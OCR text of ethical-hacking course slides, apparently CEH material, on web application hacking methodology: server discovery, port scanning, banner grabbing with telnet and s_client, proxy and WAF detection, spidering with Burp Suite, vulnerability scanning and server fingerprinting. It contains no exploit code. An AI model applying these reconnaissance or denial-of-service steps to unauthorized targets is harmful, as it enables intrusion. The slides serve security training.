


Web App Hacking Methodology



Footprint Web Infrastructure

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications



Server Discovery

Discover the physical servers that hosts web application

Service Discovery

Discover the services running on web servers that can be exploited as attack paths for web app hacking

Server Identification

Grab server banners to identify the make and version of the web server software

Hidden Content Discovery

Extract content and functionality that is not directly linked or reachable from the main visible content

Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about the **location of servers** and ensures that the target server is **alive on Internet**

Whois Lookup

Whois lookup utility gives information about the **IP address of web server** and **DNS names**

Whois Lookup Tools:

- *http://www.tamos.com*
- *http://www.whois.net*
- *http://searchdns.netcraft.com*
- *http://www.dnsstuff.com*

DNS Interrogation

DNS Interrogation provides information about the **location and type of servers**

DNS Interrogation Tools:

- *http://www.dnsstuff.com*
- *http://www.webmaster-toolkit.com*
- *http://network-tools.com*
- *http://www.domaintools.com*

Port Scanning

Port Scanning attempts to connect to a particular set of TCP or UDP ports to find out the **service that exists on the server**

Port Scanning Tools:

- Nmap
- Advanced Port Scanner
- NetScan Tools Pro
- Hping


Footprint Web Infrastructure: Service Discovery

C|EH Certified Ethical Hacker

1. Scan the target web server to identify common ports that web servers use for different services

2. Tools used for service discovery:
   1. Nmap 2. NetScan Tools Pro 3. Sandcat Browser


3. Identified services act as attack paths for web application hacking




Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Footprint Web Infrastructure: Server Identification/Banner Grabbing

- Analyze the server response header field to identify the make, model and version of the web server software
- Syntax: C:\telnet Website URL or IP address 80



- Run command s_client -host <target website> -port 443
- Type GET/HTTP/1.0 to get the server information



Banner Grabbing Tools

1. Telnet
2. Netcat
3. ID Serve
4. Netcraft

Detecting Web App Firewalls and Proxies on Target Site


Detecting Proxies

- Determine whether your target site is **routing your requests** through a proxy servers
- Proxy servers generally **add certain headers in the response header field**
- Use **TRACE** method of HTTP/1.1 to identify the changes the proxy server made to the request

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/7.0
Date: Wed, 01 Jan 2014 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Detecting Web App Firewall

- Web Application Firewall (WAF) prevents web application attack by **analyzing HTTP traffic**
- Determine whether your **target site is running web app firewall** in front of an web application
- **Check the cookies response of your request** because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as **WAFW00F** to find which WAF is running in front of application



http://www.aldeid.com

Footprint Web Infrastructure: Hidden Content Discovery

- Discover the **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- It allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.

Web Spidering

- Web spiders automatically **discover the hidden content** and functionality by parsing HTML form and client-side JavaScript requests and responses
- Web Spidering Tools:
  - OWASP Zed Attack Proxy
  - Burp Suite
  - WebScarab

Attacker-Directed Spidering

- Attacker accesses all of the **application's functionality** and uses an intercepting proxy to monitor all requests and responses
- The intercepting **proxy parses** all of the application's responses and reports the content and functionality it discovers

  Tool: **OWASP Zed Attack Proxy**

Brute-Forcing


- Use automation tools such as **Burp Suite** to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality


Web Spidering Using Burp Suite

C|EH Certified Ethical Hacker

- **Configure your web browser** to use Burp as a local proxy
- **Access the entire target application** visiting every single link/URL possible, and submit all the application forms available
- **Browse the target application** with JavaScript enabled and disabled, and with cookies enabled and disabled

- **Check the site map** generated by the Burp proxy, and **identify** any hidden application content or functions
- Continue these steps recursively until no further **content or functionality is identified**






http://www.portswigger.net


Web Crawling Using Mozenda Web Agent Builder

- Mozenda Web Agent Builder **crawls through a website** and harvests pages of information
- The software support logins, result index, **AJAX**, **borders**, and others
- The extracted data can be **accessed online**, **exported** and used through an **API**



http://www.mozenda.com

Web App Hacking Methodology



Hacking Web Servers

01 After identifying the web server environment, **scan the server for known vulnerabilities** using any web server vulnerability scanner

02 **Launch web server attack** to exploit identified vulnerabilities

03 **Launch Denial-of-Service (DoS)** against web server


Tools used

1. UrlScan
2. Nikto
3. Nessus
4. Acunetix Web Vulnerability
5. WebInspect

Note: For complete coverage of web server hacking techniques refer to Module 11: Hacking Webservers

Web Server Hacking Tool: WebInspect

- WebInspect identifies **security vulnerabilities** in the web applications
- It runs **interactive scans** using a sophisticated user interface
- Attacker can exploit identified vulnerabilities to carry out **web services** attacks



http://welcome.hp.com

Web App Hacking Methodology

Analyze Web Applications

Analyze the active application's functionality and technologies in order to identify the attack surfaces that it exposes

Identify Entry Points for User Input	Review the generated **HTTP request** to identify the user input entry points
Identify Server-Side Functionality	Observe the **applications revealed to the client** to identify the server-side structure and functionality
Identify Server-Side Technologies	Fingerprint the technologies active on the server using various fingerprint techniques such as **HTTP fingerprinting**
Map the Attack Surface	Identify the **various attack surfaces** uncovered by the applications and the vulnerabilities that are associated with each one

Analyze Web Applications: Identify Entry Points for User Input`

Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**

Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host headers**

Determine URL encoding techniques and other encryption measures implemented to **secure the web traffic** such as SSL

Tools used:

- Burp Suite
- HttPrint
- WebScarab
- OWASP Zed Attack Proxy

Analyze Web Applications: Identify Server-Side Technologies

C|EH Certified Ethical Hacker

1

Perform a detailed server fingerprinting, analyze HTTP headers and HTML source code to identify server side technologies

2

Examine URLs for file extensions, directories, and other identification information


3

Examine the error page messages

4

Examine session tokens:

- JSESSIONID - Java
- ASPSESSIONID – IIS server
- ASP.NET_SessionId - ASP.NET
- PHPSESSID - PHP



http://net-square.com

Analyze Web Applications: Identify Server-Side Functionality

Examine page source and URLs and make an educated guess to determine the internal structure and functionality of web applications

Tools used:

GNU Wget	http://www.gnu.org
Teleport Pro	http://www.tenmax.com
BlackWidow	http://softbytelabs.com

Examine URL

SSL

ASPX Platform


```
https://www.juggyboy.com/customers.aspx?name=existing%20clients&isActive=
